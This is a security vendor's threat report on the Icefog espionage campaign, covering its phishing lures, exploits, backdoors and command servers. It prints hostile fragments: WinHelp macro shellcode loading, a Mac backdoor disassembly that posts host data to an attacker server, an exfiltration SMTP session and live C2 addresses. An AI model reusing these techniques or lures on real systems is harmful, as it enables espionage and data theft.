

► THE ‘ICEFOG’ APT: A TALE OF CLOAK AND THREE DAGGERS

* “三尖刀” - also known as “three daggers” or “three knives” is an ancient Chinese weapon.

KASPERSKY LAB GLOBAL RESEARCH
AND ANALYSIS TEAM (GREAT)
VERSION: 1.00

KASPERSKY lab

(C) 2013 KASPERSKY LAB ZAO



► CONTENTS

EXECUTIVE SUMMARY	3
ATTACK ANALYSIS	4
> Spear-phishing attacks - Microsoft Office exploits	5
> Spear-phishing attacks - Java exploits	9
> Spear-phishing attacks - HLP vector	10
> Spear-phishing attacks - HWP vector	12
> Attackers' "Modus Operandi"	12
> Backdoor Information	13
> Lateral movement tools:	22
COMMAND AND CONTROL SERVERS	24
> C&C Servers Infrastructure	25
INFECTION DATA AND STATISTICS	33
> Sinkhole Information	34
ATTRIBUTION	39
MITIGATION INFORMATION	42
> Indicators of Compromise (IOCs)	42
CONCLUSIONS	49
APPENDIX A	51
> Malware MD5s	51
APPENDIX B	54
> Malware Technical Analysis	54
APPENDIX C	60
> The Icefog-NG Bot Description	60
APPENDIX D	64
> The Macfog Bot Description	64



► EXECUTIVE SUMMARY

“Icefog” is an Advanced Persistent Threat that has been active since at least 2011, targeting mostly Japan and South Korea. Known targets include governmental institutions, military contractors, maritime and shipbuilding groups, telecom operators, industrial and high-tech companies and mass media.

The name “Icefog” comes from a string used in the command-and-control server name in one of the samples. The command-and-control software is named “Dagger Three”, in the Chinese language.

The “Icefog” backdoor set (also known as “Fucobha”) is an interactive espionage tool that is directly controlled by the attackers. There are versions for both Microsoft Windows and Mac OS X. In its latest incarnation, Icefog doesn’t automatically exfiltrate data, instead, it is operated by the attackers to perform actions directly on the victim’s live systems.

During Icefog attacks, several other malicious tools and backdoors were uploaded to the victims’ machines, for data exfiltration and lateral movement. This document includes a description of the backdoors, other malicious tools, together with remediation information. (“Indicators of compromise”)



► ATTACK ANALYSIS

The Icefog targeted attacks rely on spear-phishing e-mails that attempt to trick the victim into opening a malicious attachment or a website.

During our investigation, we identified several types of exploits being used through spear-phishing e-mails against the targets:

- CVE-2012-1856 (the “Tran Duy Linh” (also see: <http://blog.malwaretracker.com/2013/06/tomato-garden-campaign-possible.html>) exploit fixed in Microsoft’s MS12-060 security bulletin)
- CVE-2012-0158 (the MSCOMCTL.OCX remote code execution vulnerability fixed with Microsoft’s MS12-027 security bulletin)
- Web links to Oracle Java exploits (CVE-2013-0422 and CVE-2012-1723)
- HLP exploits and abuse of features
- HWP exploits

The first two vulnerabilities are exploited through Microsoft Office documents (Word and Excel) that drop and execute the backdoor and show a fake “lure” document to the victim. These appear to be the most common methods used by the attackers at this moment.



SPEAR-PHISHING ATTACKS - MICROSOFT OFFICE EXPLOITS

The victim receives an e-mail with an attachment that is either a Word (.doc) or Excel (.xls) file.

EXAMPLE 'A'

MD5	FILENAME	KASPERSKY NAME
b8bed65865ddecbd22efff0970b97321	E-mail message	Exploit.MSWord.CVE-2012-0158.bu
5f1344d8375b449f77d4d8ecfcdeda9a	"AKB48 Sashihara Rino was super cheetah (with picture). Doc based on his confession"	Exploit.MSWord.CVE-2012-0158.bu
9de808b3147ec72468a5aec4b2c38c20	Temporary dropper	Backdoor.Win32.CMDer.ct
120f9ed8431a24c14b60003260930c37	wdmauddrv	Backdoor.Win32.CMDer.ct

The attachment is a standard “Tran Duy Linh” exploit for CVE-2012-1856.

【AKB総選挙 2013】1位の指原莉乃 【彼氏とのニヤンニヤン写真流出】 - Mozilla Thunderbird

From: hanawahirohisa@yahoo.co.jp

To: [REDACTED]@fujitv.co.jp

Subject: [AKB総選挙 2013] 1位の指原莉乃 【彼氏とのニヤンニヤン写真流出】

6/11/2013 4:26 AM

Other Actions

元カレが告白「AKB48指原莉乃は超肉食系でした」(画面あり)


「初めて彼女の家に遊びに行ったとき、緊張のあまり、体中がかいたままで顔を上げることもできず、ただ彼女の話に『うん、うん』と頷いてばかりいました。指原は僕より一つ年下なのにマセっていて、『何でずっと下見てるの？』『もっとこっち来なよ』って僕の手を自分の太ももの上におきました。"爆発"して、彼女を押し倒し、初めて彼女とキスをしました」

1 attachment: 元カレが告白「AKB48指原莉乃は超肉食系でした」(画面あり).doc 216 KB

(C) Save (C)opy

Sample Icefog spear-phishing e-mail

Upon successful execution, the exploit displays a decoy document featuring a picture of a scantily clad woman:



Sample Icefog spear-phishing e-mail

EXAMPLE 'B'

MD5	FILENAME	KASPERSKY NAME
32e8d4b2f08aff883c8016b7ebd7c85b	Name varies	Exploit.MSWord.CVE-2012-0158.u
d544a65f0148e59ceca38c579533d040	n/a	Trojan-Downloader.Win32.Agent.wqqz
9a64277e40e3db8659d359126c840897	wdmauddrv	Trojan-Downloader.Win32.Agent.wqqz



Upon successful execution, this shows a clean, fake “lure” document in Japanese titled “Little enthusiasm for regional sovereignty reform”:



Sample Icefog spear-phishing e-mail

EXAMPLE ‘C’

MD5	FILENAME	KASPERSKY NAME
61ed85d28eb18b13223e033a01cb5c05	量産用材料の件.eml / Reviews for mass production material	Exploit.MSWord.CVE-2012-0158.az
43edcbd20bb5fec2c2d36e7c01d49fc7	20130128.xls	Exploit.MSWord.CVE-2012-0158.az



This is a business e-mail in Japanese:

The screenshot shows a Mozilla Thunderbird window titled "量産用材料の件 - Mozilla Thunderbird". The message details are as follows:

From: [REDACTED]@hynt.co.jp
Subject: 量産用材料の件
To: [REDACTED]@rad-systems.co.jp
Date: 1/24/2013 11:01 AM
Other Actions

The body of the email contains Japanese text:

お疲れさまです。
下記、通達からのお願いですが、
201302の予定は生産してほしい。
納期希望:通達到着2月16日(量産用材料)。
社内に印刷でプライマを加工してくださいって話したが、
薄いから上手く出来ないみたい。
来週の訪問では確認お願ひします！
困ったらしい(使い材料がないから)。
宜しくお願ひします！

At the bottom, there is an attachment section:

1 attachment: 20130128.xls 169 KB
20130128.xls 169 KB

The same malware was used to spear-phish multiple targets in Japan.

Another example (d6c90955c6f2a346c9c91be82a1f9d8c) looks like this:

The screenshot shows a Mozilla Thunderbird window titled "量産用材料の件 - Mozilla Thunderbird". The message details are as follows:

From: [REDACTED]@hynt.co.jp
Subject: 量産用材料の件
To: [REDACTED]@raesystems.com
Date: 1/24/2013 9:03 AM
Other Actions

The body of the email contains Japanese text:

お疲れさまです。
下記、通達からのお願いですが、
201302の予定は生産してほしい。
納期希望:通達到着2月16日(量産用材料)。
社内に印刷でプライマを加工してくださいって話したが、
薄いから上手く出来ないみたい。
来週の訪問では確認お願ひします！
困ったらしい(使い材料がないから)。
宜しくお願ひします！

At the bottom, there is an attachment section:

2 attachments 337 KB
20130128.xls 169 KB 説明書.xls 169 KB
(G) Save (C)opy



SPEAR-PHISHING ATTACKS - JAVA EXPLOITS

In addition to Microsoft Office exploits, the Icefog attackers are known to be using Java exploits, hosted online.

For instance, one of the malicious websites used in the attacks was “money.cnnpolicy.com”. The Java exploit downloaded and executed an Icefog dropper from the following URL:

[www.securimalware\[dot\]net/info/update.exe](http://www.securimalware[dot]net/info/update.exe)

Note: This website is now SINKHOLED by Kaspersky Lab.

The “update.exe” is a standard Icefog dropper, with the following information:

MD5	COMPILEDON	KASPERSKY NAME
78d9ac9954516ac096992cf654caa1fc	2012-07-26 03:10:51	Trojan-Downloader.Win32.Agent.gzda

Upon execution, it installs the Icefog malware as “sxs.dll” in the Internet Explorer folder (usually “C:\Program Files\Internet Explorer”):

MD5	COMPILEDON	KASPERSKY NAME
387ae1e56fa48ec50a46394cc51acce7	2012-07-26 03:10:48	Trojan-Downloader.Win32.Agent.xsub

To receive control, the malware DLL (“sxs.dll”) uses a technique known as “DLL search order hijacking”, which abuses the fact that Internet Explorer will load this file from its own directory, instead of the Windows SYSTEM folder.

The backdoor beams out to the command-and-control server at **[www.setchon\[dot\]com/jd/upload.aspx](http://www.setchon[dot]com/jd/upload.aspx)**



SPEAR-PHISHING ATTACKS - HLP VECTOR

The Icefog attackers are also using HLP files to infect their targets. The HLP files do not contain exploits but they are abusing certain Windows “features” to drop the malware.

It's interesting to know that Icefog is not the only crew to heavily use HLP “exploits” as a part of their toolkit. Well known, very effective APT like the “Comments Crew” / APT1, have included the HLP trick in their kits, along with other lesser known crews.

This HLP format is an older one, known as “Winhelp”, which was natively supported up until Vista and Windows 7, when Microsoft shipped a separate Winhlp32.exe component to help phase out the technology. Most likely, the choice to abuse Winhelp indicates that the attackers have an idea of what version operating systems they are attacking.

In very conservative terms, this implementation of HLP files is not an “exploit”, but instead, abuse of a poorly constructed Windows Help feature. Code and data is mixed in this file format, and the Icefog attackers abused it with custom macros.

A fine description of “custom macros” and the risks of building them in to WinHelp projects is provided by Ruben Santamarta: http://reversemode.com/index2.php?option=com_content&do_pdf=1&id=4

EXAMPLES

MD5	FILENAME	KASPERSKY NAME
0b28d3cc9e89ffe53dbb50f739fc6e3	Q&A.hlp	Exploit.WinHLP.Agent.d
4482fd69a07ab15d9a9d3b3819d048be	½.hlp	Exploit.WinHLP.Agent.d

Let's take a quick look at an example of how the Icefog attackers abused the provided WinHelp functionality by examining the relevant custom macros, API calls and shellcode.



This sample uses standard Win32 API to allocate memory with the execution flag set, copies(using long string copy) XOR'ed “shellcode” and calls CreateThread to transfer execution to the malicious payload.

```
000000020: 10 1F 4F 00-00 03 00 01-00 00 00 00-00 01 00 20 <W N V A H
000000030: 00 52 52 28-60 4B 45 52-4E 45 4C 33-32 2E 44 4C RR(`KERNEL32.DL
000000040: 4C 27 2C 60-56 69 72 74-75 61 6C 41-6C 6C 6F 63 L',`VirtualAlloc
000000050: 27 2C 60 55-55 55 55 27-29 00 04 00-21 00 52 52 ,`UUUU') ♦ ! RR
000000060: 28 60 6D 73-76 63 72 74-2E 64 6C 6C-27 2C 60 73 (`msvcrt.dll`,`s
000000070: 74 72 6E 63-70 79 27 2C-60 55 53 55-27 29 00 04 trncpy`,`USU') ♦
000000080: 00 2B 00 52-52 28 60 4B-45 52 4E 45-4C 33 32 2E + RR(`KERNEL32.
000000090: 44 4C 4C 27-2C 60 43 72-65 61 74 65-54 68 72 65 DLL`,`CreateThre
0000000A0: 61 64 27 2C-60 55 55 55-55 55 53 27-29 00 04 00 ad`.`UUUUUS') ♦
```

In the screenshot above, “RR” means **RegisterRoutine**.

After registration, one can simply call the respective function.

```
0000000A0: 61 64 27 2C-60 55 55 55-55 55 53 27-29 00 04 00 ad ', 000000S ) ♦  
0000000B0: 2F 00 56 69-72 74 75 61-6C 41 6C 6C-6F 63 28 30 / VirtualAlloc(0  
0000000C0: 78 30 44 43-32 30 30 30-30 2C 20 30-78 31 30 30 x0DC20000, 0x100  
0000000D0: 30 2C 20 30-78 33 30 30-30 2C 20 30-78 34 30 29 0, 0x3000, 0x40)  
0000000E0: 00 04 00 34-06 73 74 72-6E 63 70 79-28 30 78 30 ♦ 4^strncpy(0x0  
0000000F0: 44 43 32 30-30 30 30 2C-20 22 EB 02-EB 05 E8 F9 DC20000, "Ыбыш-  
000000100: FF FF FF 5B-33 C9 B1 1C-03 D9 33 C9-06 B9 C7 03 [3][3][3][3][3][3] ♦
```

Next, the sample allocates memory with execution flag , and copies XOR'ed “shellcode” . To execute the code, a simple call to **CreateThread()** suffices:

The shellcode is encrypted with a simple **0xBF** XOR operation:

```
00000113: 50          pop    ax  
00000114: 2BC1        sub    ax, cx  
00000116: 8030BF      xor    b,[bx][si],0BF ; '1'  
00000119: E2F7        loop   000000112 --14  
0000011B: 33C9        xor    cx, cx
```

Upon execution, the shellcode installs an Icefog backdoor that communicates with the C2s at: “[www.samyongonc\[dot\]com/jd/upload.aspx](http://www.samyongonc[dot]com/jd/upload.aspx)” and “[www.625tongyi\[dot\]com/jd/upload.aspx](http://www.625tongyi[dot]com/jd/upload.aspx)”



SPEAR-PHISHING ATTACKS - HWP VECTOR

During our investigation, we observed Icefog attacks using HWP files. These are document files used by the Hangul Word Processor. According to Wikipedia, Hangul (also known as Hangul Word Processor or HWP) is a proprietary word processing application (link to: [http://en.wikipedia.org/wiki/Hangul_\(word_processor\)](http://en.wikipedia.org/wiki/Hangul_(word_processor))) published by the South Korean company Hancom Inc. It is used extensively in South Korea, especially in the government sector.

Unfortunately, we were not able to obtain any of these files, although they were used to successfully attack and infect victims.

Users of HWP should be aware of these exploits and update their Hangul Word Processor installation to the most recent version.

ATTACKERS' "MODUS OPERANDI"

The attack is initiated through spear-phishing e-mails, taking advantage of multiple known (already patched) vulnerabilities. Once they successfully infect a machine, the operators perform several basic functions to identify and confirm the nature of the victim:

- List folders on disk such as “My Documents” and the Desktop.
- List adapters and IP configurations.
- Get information about the victim and their network.

If the victims looks “genuine” (they avoid working with virtual machines and “fake” victims) they further deploy additional software, including:

- Type “2” backdoors that use a newer protocol for communication.
- Lateral movement tools such as:
 - Password and hash dumping tools.
 - Tools to dump Internet Explorer saved passwords.
 - Tools to dump Outlook e-mail accounts and passwords.
 - Debugging tools.



- The legitimate “RAR” program to compress stolen data.

We have documented three main types of stolen data:

- Windows address books, .WAB files.
- Documents, including HWP, XLS and DOC files.
- User account credentials.

If stolen information represents large files, they are compressed with the popular tool WinRAR (split into volumes) or CABARC and transferred to the command-and-control part by part.

BACKDOOR INFORMATION

Several known variants of the Icefog backdoor are known to exist. We list these as following:

- The “old” 2011 Icefog — which sends stolen data by e-mail; this version was used against the Japanese House of Representatives and the House of Councillors in 2011.
- Type “1” “normal” Icefog — which interacts with command-and-control servers.
- Type “2” Icefog — which interacts with a script-based proxy server that redirects commands from the attackers to another machine.
- Type “3” Icefog — We don’t have a sample of this variant but we observed a certain kind of C&C that uses a different communication method; we suspect there are victims infected with this malware.
- Type “4” Icefog — same situation as “type 3”.
- Icefog-NG — which communicates by direct TCP connection to port 5600.



THE OLD “2011” ICEFOG

Back in 2011, we analyzed malware samples that were used to attack several Japanese organizations. Among of the attacked organizations were the Japanese “House of Representatives” and the “House of Councilors”.

MD5	COMPILEDON	KASPERSKY NAME
6d3d95137ef1ba5c6e15a4a95de8a546	2011-08-05 16:44:30	Trojan-Spy.Win32.Agent.bxeo
a72d3774d2d97a7eeb164c6c5768f52a	2011-07-22 20:54:16	Trojan-PSW.Win32.MailStealer.j

Both samples beacon out to the C&C at “www.cloudsbit.com”, although to different scripts: “/dj/upload.aspx” and “/jd2web/upload.aspx”.

In addition to the normal command-and-control mechanism, these older samples feature another capability, which involves e-mail accounts on AOL.COM:

harrypottercommand001@aol.com
jd2command092@aol.com
jd2clientsend@aol.com
woshihero009@aol.com
mrmylecmd009@aol.com
defaultmail002@aol.com

The malware has the ability to connect to these accounts by POP3 and fetch commands from the mailbox. It also has the ability to send stolen data by e-mail, by contacting smtp.aol.com and sending e-mail messages directly.

Here's what such a session looks like:

```
250-STARTTLS
250-AUTH LOGIN PLAIN XAOL-UAS-MB
250-AUTH=LOGIN PLAIN XAOL-UAS-MB
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
AUTH LOGIN
334 VXNlcmt5hbWU6
[REDACTED]
334 UGFzc3dvcmQ6
[REDACTED]
235 2.7.0 Authentication successful
MAIL FROM:<defaultmail002@aol.com>
250 2.1.0 Ok
RCPT TO: <woshihero009@aol.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Mon, 31 Oct 2011 16:59:29 -0800
From: <defaultmail002@aol.com>
To: <woshihero009@aol.com>
Subject: sxxxzombie
Message-ID: <1320109169@aol.com>
X-mailer: =?utf-8?B?dgVzdcBmb3IgTWFpbGVy?=
Mime-Version: 1.0
```



One of the samples used in the attacks drops a “lure” photo depicting a Japanese audience:



Note: the faces of the people in the photo above have been blurred in accordance to the “Japanese Portrait Rights” (肖像権(じょうぞうけん) regulations

Of the e-mail accounts used by the backdoor, one of them was interesting: **woshihero009[at]aol.com**

Back in August 2011, when these attacks took place, this mailbox had several hundred e-mails with stolen information from the victims.

Search Mail Reply Forward Action Delete Spam

Today on AOL **sxxxoem-4d7f1af9fe0**

Inbox 209 Add to: To Do, Calendar

Drafts
Sent
IMs
Spam
Trash
Contacts
Calendar

My Folders
Saved Mail
已发送邮件

From: [REDACTED] sato.com> Hide
To: woshihero009 <woshihero009@aol.com>
Date: Thu, Aug 11, 2011 8:21 am

```
--==MajorSplitTag==Content-Type: text/plain;
charset="utf-8"
Content-Transfer-Encoding: base64
VkkNkmshXQ1SGFIZSVAcSGm1DcVEOUVScBzQgbY5kBXEJWkYJd8XGwhMuY8QQgcQQQXEURTejIMT0g11LDR11URA7V0060xFLTVJUbk8MZAUDeCjQ,
UicRAAVF1MmBzAvocXrYVVBrUmRfnuaSxNeQVIGARXS1JLBGmGwxN01EaAhkBxICVh0fHGChJnx2YgP2dCoNYQNgJEZ9YX1QJyv3Gh9gB1pc
w01cvbCjBmV5dgN1G1d80QHGl1gQUsQoYtDE0615wCGQYMH8ZedkZ6bDgav15WEFGODajJUM0JVi1KRFxERQasss1DBBtfSh1cUkNNu8JdRJIC(
KKAAtA1o1oS9jUUVjCbnAOFVBzJwcmwMKFU1uENAYKLJkhn53mkpDXkzSRscXQEc32FEolJUqHQTufn0Q8k1t5f3gQQCsCZNBwG1xCKVqOxBbtTF,
gtgjkhSGBcXFwoIXNaFehB1ZTIZFxkzb15+BQ5fDA0YbUSJTzQfgtgHkhGGBcXFwoIXNaFrbhBGSBY2GRkQBiswT15fHwY1ND02CgIefyVgECE4GgE;
VuEFJJCgkGCL5cRKcrqH7khgSDQabHE9nKE6SEy1GRczCgIy002qVUgtQle509'VXnArfbhBGSYYGRkEB1B+C2ReSEYIAxcLghdPym4vOZLcaN
gEN1GB17KEtV633g1kQQAIVZcUxcKCF5wBN4QRkgWGRkZBAZQfgtgcKhaCAGGrWQe8tAucaOSSAADEBQgQF0tIKEcQSEgVGRc2CmboP1yEC0QSFBFxi
--==MajorSplitTag==
```

Interestingly, their address book contained a number of e-mail addresses to which e-mails were forwarded and were automatically added to the address book.

<input type="checkbox"/>	 shangming [REDACTED]	shangming [REDACTED]	[REDACTED]
<input type="checkbox"/>	 woshihero009@aol.com	woshihero009@aol.com	[REDACTED]
<input type="checkbox"/>	 zqpzqp [REDACTED]	zqpzqp [REDACTED]	[REDACTED]

Note: More information about the attackers and the older “2011” Icefog incident is available in our private report.

TYPE “1” ICEFOG

MD5	COMPILEDON	KASPERSKY NAME
2a106c694660891e0950493e3eedc42d	2013-06-19 12:43:17	Trojan-Downloader.Win32.Agent.yium

The Icefog type “1” backdoor is a remotely controlled Trojan that supports a variety of functions. Versions of this backdoor are available for Microsoft Windows and Mac OS X.

It has the ability to:

- Hijack and upload basic system information to C&C servers owned and controlled by the attackers.
- Give the attackers access to push and run commands on the infected system.
- Steal and upload files from the victims to the command-and-control servers.
- Download files (tools) from the C&C servers to the infected computers.
- Give access to the attackers to directly execute SQL commands on any MSSQL servers in the network.

For a technical description of the type “1” Icefog backdoor, see Appendix B.



TYPE “2” ICEFOG

The type “2” Icefog backdoor is very similar to type 1. However it uses a proxy server for the commands. This behavior relies on a set of ASP scripts, which act as a buffer between the real C&C backend and the victim. It offers another level of anonymity to the attackers, as it can be controlled (for instance) via Tor or another anonymizing method.

We haven’t observed the use of Type “2” backdoors directly against the victims. Instead, the type “2” backdoor is used as an upgrade to Type “1” infections, together with a special loader tool.

It uses a script named “alive.asp” for most of the operations.

(example C&C URL: [www.chinauswatch\[dot\]net/test/space.asp](http://www.chinauswatch[dot]net/test/space.asp) - SINKHOLED by Kaspersky Lab).

```

/test
/spaces.asp?exist=%s%s_%s.jpg /test/space.asp?exist=%s%s_%s_%s.jpg /test/space.asp?delete=%s%s_%s.jpg /test/space.asp?delete=%s%s_%s_%s.jpg /test/order/%s_%s.jpg /test/upload/%s_%s_%s.jpg /test/getip.asp %s_%s_%s.jpg %s_%s.jpg /test/upload.asp /test/download.asp /test/alive.asp /test/order.asp test/ order/ upload/ alive/ filesview upload download fileinf execute delete tasklist cmdstart cmd cmdend codepiece fopen fwrite fseek
ftell fclose fread FindFirstFileA FindNextFileA FindClose wininet.dll InternetOpenA InternetReadFile InternetWriteFile HttpSendRequestA
InternetConnectA InternetCloseHandle EnumProcesses psapi.dll OpenProcess
EnumProcessModules GetModuleBaseNameA HttpAddRequestHeadersA HttpOpenRequestA
HttpEndRequestA advapi32.dll OpenProcessToken GetCurrentProcessId Im
personateLoggedOnUser Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0
) RevertToSelf GetTickCount GetLocalTime GetSystemDefaultLCID msvcrtdll
inet_ntoa WSASStartup VirtualAlloc VirtualFree GetVersionExA strcat
strcmp strlen strcpy Sleep gethostname gethostbyname CreateT
hread GetDriveTypeA CreatePipe GetStartupInfoA CreateProcessA Pe
ekNamedPipe TerminateProcess shell32.dll ShellExecuteA open DeleteFileA
CreateToolhelp32Snapshot Process32First Process32Next
cmd.exe WriteFile ReadFile yes noo POST GET /* sprintf

rb r a wb rb+ Content-Type: image/
jpeg
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----7d4267221103d4-----
Connection: keep-alive
----7d4267221103d4-----
Content-Disposition: form-d
ta; name="FILE1"; filename="%s"
Content-Type: image/jpeg
----7d4267221103d4-----

```

Icefog Type “2” C&C scripts



Type “2” Icefog exists as shellcode files, usually named “msuc.dat”. These are loaded through the use of a special tool.

MD5	FILENAME	KASPERSKY NAME
324d26f4fb7a91b8019c19e6a0318400	msuc.dat	Trojan.Win32.Icefog.a
aa97368c43171a5c93c57327d5da04cf	msuc.dat	Trojan.Win32.Icefog.a

Loaders:

MD5	FILENAME	KASPERSKY NAME
d22ab2a2f9e4763a35eb7c6db144d3d4	msld.exe	Trojan.Win32.Icefog_loader
ffef41bd67de8806ac2d0e10a3cab3c2	暗流服务端代码片调用程序.exe.jpg (“Undercurrent server code piece calling program”)	Trojan.Win32.Icefog_loader
be043b0d1337f85cf05f786eaf4f942	通信模块代码片 调用专用.exe.jpg (“Communication module code sheet invoking special.Exe.jpg”)	Trojan.Win32.Icefog_loader

In terms of functionality, type “2” Icefog is similar to type “1”. The only difference is that the malware does not have persistence in the system and disappears after reboot.

TYPE “3” AND “4” ICEFOG

Although we don’t have samples of these variants, we observed and sinkholed a certain kind of Icefog-related command-and-controls that use a different communication method; we suspect there are victims that are infected with this malware.

Type “3” Icefog uses scripts named “view.asp” and “update.asp”. Known C&C URLs:

[www.krentertainly\[dot\]net/web/view.asp](http://www.krentertainly[dot]net/web/view.asp)
[disneyland.website.iiswan\[dot\]com/web/view.asp](http://disneyland.website.iiswan[dot]com/web/view.asp)

Type “4” Icefog uses scripts named “upfile.asp”. Known C&C URL:

[www.pinganw\[dot\]org/sugers/upfile.asp](http://www.pinganw[dot]org/sugers/upfile.asp) - SINKHOLED by Kaspersky Lab)



We continue to look for these variants and will update the paper when or if they are identified.

TYPE “NG” ICEFOG

Type “NG” Icefog is the most recent version of this backdoor. It is designed to communicate directly with a command-and-control software that runs on Microsoft Windows computers.

For a thorough technical description of the type “1” Icefog backdoor, see Appendix C.

MACFOG - THE MAC OS X VERSION OF ICEFOG

In late 2012, the Icefog attackers experimented with a Mac OS X version of Icefog. This particular version of the malware was seeded in a number of Chinese BBS forums and masked as a graphic application.

Here is an example: <http://bbs.pcbeta.com/forum.php?mod=viewthread&tid=1157944&page=1#pid30109870>

On 19 October 2012, the user “appstoer” advertised an application named “Img2icns.rar”.



appstoer

PCBETA ALPHA

☆	UID 3074822
帖子 34	PB币 27
威望 3	贡献 0

发表于 2012-10-19 08:14:35 | 只看该作者 | 生成文章

给个网盘的下载地址：
<http://o.qjwm.com/download.aspx?...%2fImg2icns.app.zip>

附件需要解压rar  [Img2icns.rar](#) (2.91 MB, 下载次数: 1)

发表新帖
返回列表

The archive contains a Mac OS X application that drops and installs the Macfog malware. We were able to find two such archives, but there are probably more.



MD5	FILENAME	SIZE
126c6b7f5be186fd48bb975f7e59385e	Img2icns.zip	5,283,638
ff27ebb3696e075e339195a2833caa47	Img2icns.zip	5,285,456

The malicious modules have the following identification data:

MD5	FILENAME	SIZE	KASPERSKY NAME
cf1815491d41202eb8647341a8695e1e	launchd	32,768	Trojan.OSX.Macfog.a
336de9428650c46b64ff699ab4a441bb	launchd	23,084	Trojan.OSX.Macfog.a
9f422bb6c00bb46fbfa3918ae3e9447a	Img2icns	23,236	Trojan.OSX.Macfog.a

The Macfog backdoor is a 64-bit Apple Mac OS X Mach-O executable, compiled with the LLVM Clang package. It uses the type “1” C&C servers protocol to communicate and has the same capabilities as the Windows version. We are including a brief description below; a full description of the malware is available in Appendix D:

MACFOG: SUMMARY DESCRIPTION

The Macfog backdoor is very similar to its Win32 siblings. It collects unique system information and POSTs this data to a hardcoded URL:

**hxxp://appst0re.net/upload.aspx?filepath=%order/ok/arbitrary
name%&filename=%hostname%.jpg**

```
mov    rdi, cs:off_100005E98
mov    rsi, cs:off_100005C80
lea    rdx, cfstr_@Upload_aspx?f ; "%@/upload.aspx?filepath=ok&filename=%@.jpg"
lea    rcx, cfstr_HttpAppst0re_n ; "http://appst0re.net"
mov    r8, rbx
xor    al, al
call   cs:_objc_msgSend_ptr
mov    rax, rax
```



The backdoor is capable of familiar functionalities: system information collection, communication over HTTP with the C&C, download and upload files and execute system commands.

```
at: stringFromDate: arrayWithObjects: componentsJoinedByString: GetHostName GetHostInfo  
URLWithString: setURL: setHTTPMethod: setHTTPBody: sendSynchronousRequest:returningRespo-  
nse:error: addValue:forHTTPHeaderField: HttpGet:PostData:Error: HttpGetSimple:Error: Http-  
pPost:PostData:Error: HttpPostSimple:Error: UploadFile:FileName:FileData: DownLoadFile:  
fileName: AppDelegate NSApplicationDelegate NSObject @ UCHostInf UCNet UCUpDownLoad Q24@0  
:@16 Q24@0:8@"NSApplication"16 c32@0:8@16@24 c32@0:8@"NSApplication"16@"NSString"24 v32  
:@8@16@24 v32@0:8@"NSApplication"16@"NSArray"24 c24@0:8@16 c24@0:8@"NSApplication"16 c3  
@0:8@16@"NSString"24 Q44@0:8@16@24@32c40 Q44@0:8@"NSApplication"16@"NSDictionary"24  
c24@0:8@16c24 c28@0:8@"NSApplication"16c24 @24@0:8@16 @@"NSMenu"24@0:8@"NSAp-  
lication"16 @32@0:8@16@24 @@"NSError"32@0:8@"NSApplication"16@"NSError"24 v32@0:8@"NSAp-  
lication"16@"NSData"24 v32@0:8@"NSApplication"16@"NSError"24 v32@0:8@"NSApplication"16@"N-  
SDictionary"24 v32@0:8@"NSApplication"16@"NSCoder"24 v24@0:8@16 v24@0:8@"NSNotification"  
16 Q16@0:8 #16@0:8 @16@0:8 ^{_NSZone=}16@0:8 @24@0:8:16 @32@0:8:16@24 @40@0:8:16@24@32 c  
16@0:8 c24@0:8#16 c24@0:8@"Protocol"16 c24@0:8:16 Vv16@0:8 @"NSString"16@0:8 @"NSWindow"  
@40@0:8@16@24@32 c40@0:8@16@24@32 window T@"NSWindow", V_window %@/Contents/Resources/.l-  
aunchd.app %@/Contents/Resources/.Img2icns.app yyyy-MM-dd hh:mm:ss %d Host Name: J@OS  
Name: J@OS Ver: J@TP: J@Run Time: J@Date Time: J@Host Time: GET POST image/JPEG Content  
-Type http://appst ore.net %@/upload.aspx?filepath=%@&filename=%@.jpg
```

Macfog C&C configuration data

The Macfog backdoor is different from the Windows variant from the point of view of usage by the attackers. So far, we haven't identified victims of targeted attacks being infected with it, although we do believe they exist. The seeding of this version through Chinese bulletin boards resulted in a few hundred infections worldwide. We believe this could have been a beta-testing phase for Mac OS X versions to be used in targeted attacks later.



LATERAL MOVEMENT TOOLS:

The attackers rely on a multitude of lateral movement tools that are deployed to the victims through the command-and-control servers. The tools we observed cover a variety of functions, such as dumping Windows user credentials, Outlook and Internet Explorer saved passwords, and the gathering of system information.

One of the servers we analyzed had an open folder where some of the filenames of the lateral movement tools were still visible, although most were truncated to 0 by the C&C upon successful execution on the victim:

Thursday, June 20, 2013 9:25 AM	393216	console.exe.jpg
Wednesday, June 19, 2013 1:14 AM	0	Dbgview.exe.cab.jpg
Wednesday, June 19, 2013 1:14 AM	461680	Dbgview.exe.jpg
Tuesday, July 02, 2013 1:48 AM	0	dell3_winxp_192.168.109.128.jpg
